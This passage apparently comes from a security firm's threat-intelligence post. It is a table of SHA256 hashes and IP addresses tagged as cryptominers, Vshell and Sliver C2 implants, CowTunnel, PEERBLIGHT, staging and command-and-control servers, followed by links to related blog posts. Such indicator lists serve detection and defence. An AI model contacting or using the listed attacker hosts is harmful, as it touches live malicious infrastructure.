65b1c2f9aacc2f3fabc6994b0e8bc0c4023090577d9545bf5371003d3810a81b | SHA256 | Miner |
2f48e092050b7f050bc3085864598df02766d0416417e2ce4d5703b790f325f2 | SHA256 | Script |
193.34.213.150 | IPV4 | Staging Address |
894bde348e881b4e89887f1c55cfb21f13e47d7819d2e207ab60712175b66c29 | SHA256 | Miner |
2530ebc8e77c784ffe628b3588739ff096a2af4437656144983d1ba04b11538f | SHA256 | Miner |
176.117.107.154 | IPV4 | Miner |
128.199.194.97 | IPV4 | Miner |
115.42.60.163 | IPV4 | Vshell |
15724b46a96a71d1a50fa55800f13fb0a06b2c813e5205ac984056bf67dff85b | SHA256 | Vshell |
15724b46a96a71d1a50fa55800f13fb0a06b2c813e5205ac984056bf67dff85b | SHA256 | Vshell |
251e8f53e66d26f748efdab49a9b92e07eaaec71e83bfa932ed8fb7322df2cb7 | SHA256 | Vshell |
5212093ae6434bc77f4d3b00ef19a12cb746ea45248b65d0e6ebc6e020d95ec8 | SHA256 | Vshell |
bae364eb1473d616facdb82443d83af1bd832cd2bd29553ed1f4c44dfb1cf5ad | SHA256 | Vshell |
17271fce020d63450a5d4dd17dd3186c53fa22704e6973ef7d51da5505a0f468 | SHA256 | Vshell |
6b14a1aae8339262628e56f02c1f11963d90760c339631d733fe449d536c302c | SHA256 | Vshell |
5a51224b9624899d329fba297f6155e41013f1aa92a6cd6b4e058b11ceca79b4 | SHA256 | Vshell |
bba76eed1d4c13006e7ab47757ea400ff01134403c6bfd70d0d136e3ff5cabb8 | SHA256 | Vshell |
bba76eed1d4c13006e7ab47757ea400ff01134403c6bfd70d0d136e3ff5cabb8 | SHA256 | Vshell |
326c7404a30b313f2c2ac1d6cd5ede0b1238fcc7fea2d546919bdb3d71366b71 | SHA256 | Vshell |
653c3318dc1b0bafa3a5549d5222ee24e62f5f36a30319ba85e03332f03051bf | SHA256 | Vshell |
9f7c4faf86b1680d9a6f43e2f28443e1abba19fb14f0ca223235beb90eaab9cd | SHA256 | Vshell |
95682e021447f2a283e03d8d049f3f22e1f83da30dc55c5194f9c655c806decd | SHA256 | Vshell |
52adc6234efa29d74addd083703c90c5198c37703733153d3dc9f0b8fb7a16c0 | SHA256 | Vshell |
40569370f60f3ca9748724c58f92069e36c33313283cf95496ac587b5e561199 | SHA256 | Vshell |
0f0f9c339fcc267ec3d560c7168c56f607232cbeb158cb02a0818720a54e72ce | SHA256 | Vshell |
776850a1e6d6915e9bf35aa83554616129acd94e3a3f6673bd6ddaec530f4273 | SHA256 | CowTunnel |
a605a70d031577c83c093803d11ec7c1e29d2ad530f8e95d9a729c3818c7050d | SHA256 | PEERBLIGHT |
3854862bb3ee623f95d91fa15b504e2bbc30e23f1a15ad7b18aedb127998c79c | SHA256 | Script |
2cd41569e8698403340412936b653200005c59f2ff3d39d203f433adb2687e7f | SHA256 | Sliver C2 |
65d840b059e01f273d0a169562b3b368051cfb003e301cc2e4f6a7d1907c224a | SHA256 | Script |
207.148.79.178 | IPV4 | CnC |
45.32.158.54 | IPV4 | PEERBLIGHT |
![[Cyber Threat Analysis, Week 5, July 2026] The Importance of "Attack Surface Management" PIPELINE](https://static.wixstatic.com/media/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png/v1/fill/w_980,h_513,al_c,q_90,usm_0.66_1.00_0.01,enc_avif,quality_auto/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png)
![[4th Week of July 2026] 4 Latest Cyber Threats Targeting Japanese Companies](https://static.wixstatic.com/media/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png/v1/fill/w_980,h_513,al_c,q_90,usm_0.66_1.00_0.01,enc_avif,quality_auto/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png)

![[Cyber Threat Analysis, Week 5, July 2026] The Importance of "Attack Surface Management" PIPELINE](https://static.wixstatic.com/media/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png)
![[Cyber Threat Analysis, Week 5, July 2026] The Importance of "Attack Surface Management" PIPELINE](https://static.wixstatic.com/media/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_3d5b36c0aa3c4c3382b682b5a2ed9d1a~mv2.png)
![[4th Week of July 2026] 4 Latest Cyber Threats Targeting Japanese Companies](https://static.wixstatic.com/media/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png)
![[4th Week of July 2026] 4 Latest Cyber Threats Targeting Japanese Companies](https://static.wixstatic.com/media/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_f89b80777ca546a0905d853d079043a8~mv2.png)


![[Office Tour] Introducing PIPELINE's New Office](https://static.wixstatic.com/media/95ec1f_21ed61f221564db88de347d4cfc232c0~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_21ed61f221564db88de347d4cfc232c0~mv2.png)
![[Office Tour] Introducing PIPELINE's New Office](https://static.wixstatic.com/media/95ec1f_21ed61f221564db88de347d4cfc232c0~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_21ed61f221564db88de347d4cfc232c0~mv2.png)


![[June 2026] Top 4 Cybersecurity Incidents Impacting Japanese Companies | BEC Fraud, Ransomware, and Supply Chain Attacks PIPELINE](https://static.wixstatic.com/media/95ec1f_7f54d00c113f4af6aea7dbf08e02bc9d~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_35,blur_30,enc_avif,quality_auto/95ec1f_7f54d00c113f4af6aea7dbf08e02bc9d~mv2.png)
![[June 2026] Top 4 Cybersecurity Incidents Impacting Japanese Companies | BEC Fraud, Ransomware, and Supply Chain Attacks PIPELINE](https://static.wixstatic.com/media/95ec1f_7f54d00c113f4af6aea7dbf08e02bc9d~mv2.png/v1/fill/w_1189,h_670,fp_0.50_0.50,q_95,enc_avif,quality_auto/95ec1f_7f54d00c113f4af6aea7dbf08e02bc9d~mv2.png)